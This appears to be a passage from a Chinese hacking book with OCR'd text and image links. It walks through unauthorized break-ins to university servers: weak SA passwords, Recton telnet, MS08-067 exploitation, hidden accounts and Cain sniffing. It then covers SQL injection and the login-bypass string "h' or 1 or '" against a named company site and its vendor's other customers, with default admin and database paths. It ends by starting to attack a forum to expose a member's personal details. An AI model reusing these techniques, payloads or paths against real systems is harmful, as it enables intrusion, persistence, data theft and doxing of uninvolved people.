


图 4-264　hscan 扫描结果

4. 使用 SQLTOOLS 提升权限

既然有 SA 的弱口令了，那咱也别客气了，用 SQLTOOL 连上去，发现都是 2k 的操作

系统，把“开 Windows 2000 终端.exe”这个工具改名成 3389.exe 上传上去再直接用 SQLTOOL 执行“3389.exe 0”，然后服务器重启之后 3389 就能登录了，加用户开 3389 就 OK 了，关于如何开 3389 俺就不赘述了，这样我很轻松的就得到了***.***.48.12 和***.***.48.28 这两台服务器的终端权限。

> 注：工具包里的“开 2003.reg”是用来开 Windows 2003 服务器的，“开 Windows 2000 终端.exe”则是用来开启 Windows 2000 服务器的。

大家应该记得，笔者还扫到了一个 ipc$的主机，那它就交给 recton 解决了，想当初俺用它可是横行网吧的 o(∩_∩)o…。

用它给服务器开 telnet，然后再“telnet ***.***.48.194”就得到了一个 system 权限的 Shell，这里要注意了，首先要用 recton 加个用户，而且这个用户的密码和账号必须和登录的那个研究生院网站的一样才能绕过 NTLM 验证，如图 4-265 所示。




图 4-265　开 telnet 然后 telnet 连接

发现这台服务器果真是 2k 的操作系统。用同样的方法给服务器开 3389。这台服务器也让笔者很轻松地拿下了。

5. 使用 MS08067 漏洞利用工具大发神威

已经得到了 4 台服务器的终端权限了，不过俺还不死心，不是最近的 MS08067 很火吗？这样的学校集群的服务器补丁打得肯定不那么勤快。然后用 MS08067 按次溢出扫描出来的开了 445 端口的服务器。

结果大部分的服务器都打补丁了，可是还是有一台服务器没打补丁，让俺给溢出成功了（由于种种原因图没有保存下来，请读者们包涵）。这次的是台 2003 服务器，用“开 2003.reg”给它开 3389，然后成功登录，记得当时登录这台肉鸡的时候发现的一幕很搞笑，管理员大叔还在装系统，笔者进去的时候系统差不多快装完了，剩最后一部分了（当时没有截图，大家勿怪）。当时心想真是侥幸啊，如果管理员大叔把服务器装完，补丁也打好俺就没那么幸运了。嘿嘿，加了个隐藏账户，然后帮管理员忙把补丁也给打上了。

现在已经搞到五台肉鸡了，接下看到服务器上都没装防火墙，杀毒软件还是 6.0 版本的卡巴斯基，一冲动就把 cain 上传上去了，做好相关的设置就开始嗅主站了，可是没嗅一会主站没挂研究生院的服务器却给挂了，我晕……当时心里这个害怕啊，脚印俺还没擦呢，警察叔叔还不请我去喝茶啊。忐忑了半天，等到晚上的时候研究生院的服务器终于又可以访问了。赶紧访问了一下 WebShell，还好都还在，赶紧登录肉鸡把 cain 给停了，大家以后不到万不得已千万可别玩嗅探。笔者也就没再继续搞，渗透就到这里了，发个图留个纪念，如图 4-266 所示。




图 4-266　渗透下的服务器

4.15.4　总结与探讨

文章没啥技术含量，都是前辈们用烂了的东西。不过能在实战中总结点东西是最重要的了，这里笔者给各大学校的管理员大叔提点建议，就是研究生院固然重要，可是也别每个都给他们一个 SA 连接账号啊，这样别的院的 BBMM 们该吃醋了。还有就是服务器的数据库千万别给 SA 设置 123456 类似的弱口令，一定要设置一个超级变态的才好，还有就是补丁

一定要即时地打。渗透一台服务器不容易，可是保证一台服务器绝对的安全就更不容易了。

4.16 安全检测易商科技类企业管理系统

朋友丢来一个网站地址让给检测一下，闲来无事，就对该网站系统进行安全检测。

4.16.1 使用 Jsky 扫描漏洞点

直接运行 Zwell 的 Jsky 扫描工具，新建一扫描任务，输入网站地址，其他保持默认开始进行检测，很快就发现一个 SQL 注入点，如图 4-267 所示。




图 4-267 发现 SQL 注入点

4.16.2 使用 Pangonlin 进行 SQL 注入探测

将注入点 http://www.wxqxft.com:80/newsinfo.asp?id=170 复制到 Pangolin 的 URL 中，然后单击 scan 进行扫描，如图 4-268 所示，探测出数据库为 access，然后对表和列进行猜测。

4.16.3 换一个工具进行检查

使用 Pangolin 检测结果并不理想，仅仅猜测出两个表，而且其中的数据也无法全部获取，因此换啊 D 注入工具进行测试，在检测网址中输入检测地址，然后进行检测，检测完毕后发现两个 SQL 注入点，如图 4-269 所示。




图 4-268　猜测表和列



图 4-269　使用啊 D 找到 SQL 注入点

4.16.4　检测表段和检测字段

选择一个注入点进行注入检测，如图 4-270 所示，单击检测后，依次检测表段、检测字段和检测内容，在本次检测中一共获取了 3 个表，即 vote、manage_user 以及 book 表，很明显 manage_user 为管理员表，因此选择该表进行猜测。检测结果出来后双击该条记录，

如图 4-271 所示，可以直接复制 password。



图 4-270　猜测表段、字段和内容



图 4-271　获取管理员和密码

4.16.5　获取管理员入口和进行登录测试

在安全检测过程中可以使用多个工具扫描路径以及文件，在本例中既可以通过 Jsky 获取网站存在的文件目录，也可以使用啊 D 工具来扫描管理入口，还可以使用桂林老兵的网站安全检测工具猜解路径，如图 4-272 所示。




图 4-272　扫描路径

在实际测试过程完全可以凭借经验，比如输入地址 http://www.wxqxft.com/manage/manage.asp 进行测试，如图 4-273 所示，顺利打开后台登录地址。



图 4-273　找到后台登陆地址

在用户名中输入“admin”，密码输入刚才获取的“2468:<h”，然后单击登录进行登录尝试，结果出现错误信息，如图 4-274 所示，说明密码不正确。



图 4-274　登录失败

后面问了一下，原来该企业管理系统采用了一种加密方式，获取的密码是加密后的，需要单独进行解密，直接祭出 fjhh&lqh 写的后台加解密器获取其真实密码为“123456a”，如图 4-275 所示。

再次登录，输入正确的密码，OK，成功进入后台，如图 4-276 所示。




图 4-275　获取后台真实密码




图 4-276　成功进入后台

4.16.6　获取漏洞的完整扫描结果以及安全评估

如图 4-277 所示，获取了关于该网站系统的漏洞完整扫描结果，一共存在 4 个 SQL 注入漏洞，2 个跨站脚本漏洞，按照目前安全业界的评估，该网站系统应该是紧急高危。可以针对存在漏洞的文件进行修补。

4.16.7　总结与探讨

1. 对企业网站系统漏洞的连带测试

前面用了一堆工具，后面使用万能密码“h' or 1 or '”进行登录，一秒钟就搞定，真是好笑！看来该系统存在验证绕过漏洞，根据该系统中的有关开发和版权信息，找到了该系

统的“厂商”，然后大致看了一下该系统，发现该系统还有很多客户，如图 4-278 所示。




图 4-277　扫描漏洞的完整结果



图 4-278　找到网站系统的其他用户

对客户的网站进行漏洞检测，发现存在一模一样的漏洞，如图 4-279 所示，能够顺利地进入网站系统，后面又对部分网站进行测试，其结果都是一样，看来使用万能密码“h' or

1 or'”可通杀该类所有系统。



图 4-279 通杀所有该类系统

2. 其他探讨

就该企业网站系统而言，基本功能能够满足普通企业的建站需求，对提供该代码的网站进行查看后发现，（www.esw.net.cn）易商科技官方网站本身根本就没有使用这套代码，或者说给用户的代码就是不安全的代码，这让笔者多少有些不太理解。

（1）关于该系统的几点总结

该套系统的默认管理后台是：http://www.wxqxft.com/manage/manage.asp。

数据库默认地址为：/Database/Datashop.mdb。

（2）对该系统的加密方式进行探讨

由于无该系统的源代码，无法进一步查看其相关漏洞情况，不过其加密方式还是挺有意思的，即使用户获取了最终密码，如果不知道这种加密方法，也会相当鸡肋！

（3）丰富入侵工具

在 SQL 注入工具数据库扫描中可以加入默认数据地址/Database/Datashop.mdb，不断地丰富扫描字典。

4.17 对某私服网站的一次渗透

4.17.1 获取目标初步信息

1. 安全邂逅之前奏

某天正在网上瞎逛，这时好友 yizhigu 发来一个连接，说这个是他的目标网站，告诉我

他曾经被这个网站的某某骗过，因此需要了解这个会员的详细资料。既然朋友有事，我也不能袖手旁观，先看看网站结构吧，心里有个数，如图 4-280 所示，抱着试试的态度，开始了本次的邂逅。



图 4-280　获取目标网站的基本信息

2．对网站情况的初步了解

建过网站的朋友一看就知道是 dvbbs8.2 版本的，人气还不错，会员都到 8000 多了。既然知道是啥版本的了，先看看默认数据库改没？直接在网址后面加上“data/dvbbs8.mdb”，结果很令人郁闷居然是 404，不过想想也很正常，这样一个不小的网站不可能让俺这么幸运地把数据库下载下来。不过接下来就郁闷了，用默认的 admin，admin888 也不能登录，dvbbs8.2 说实话俺真没底气搞。在域名后面加了个“robots.txt”同样的 404 错误。问一下 yizhigu 他有啥思路？他说这个网站 DVBBS8.2 版本的 LOGIN.ASP 注入漏洞给补上了，没法利用，试了一下果真补上了。呵呵，思路似乎到这里就堵住了，问了一下 yizhigu 他说也没啥进展，连他这样的大牛都没办法，那像俺这样的菜鸟就更不能拿下了。

4.17.2　SQL 注入安全检测

1．通过 SimpleGoogl 来获取目标站点信息

想了一下这个网站不可能只挂一个论坛放在上面吧，思考再三，还是用 Google hack 吧，请出我的最爱——Simplegoogle 如图 4-281 所示，在左上角的文本框处填写“site:.target.com inurl:.asp?”，扫出来不少链接，右边窗口是得到的结果。从结果来看找到了

不少的二级目录，对链接依次用 IE 浏览寻找突破口。

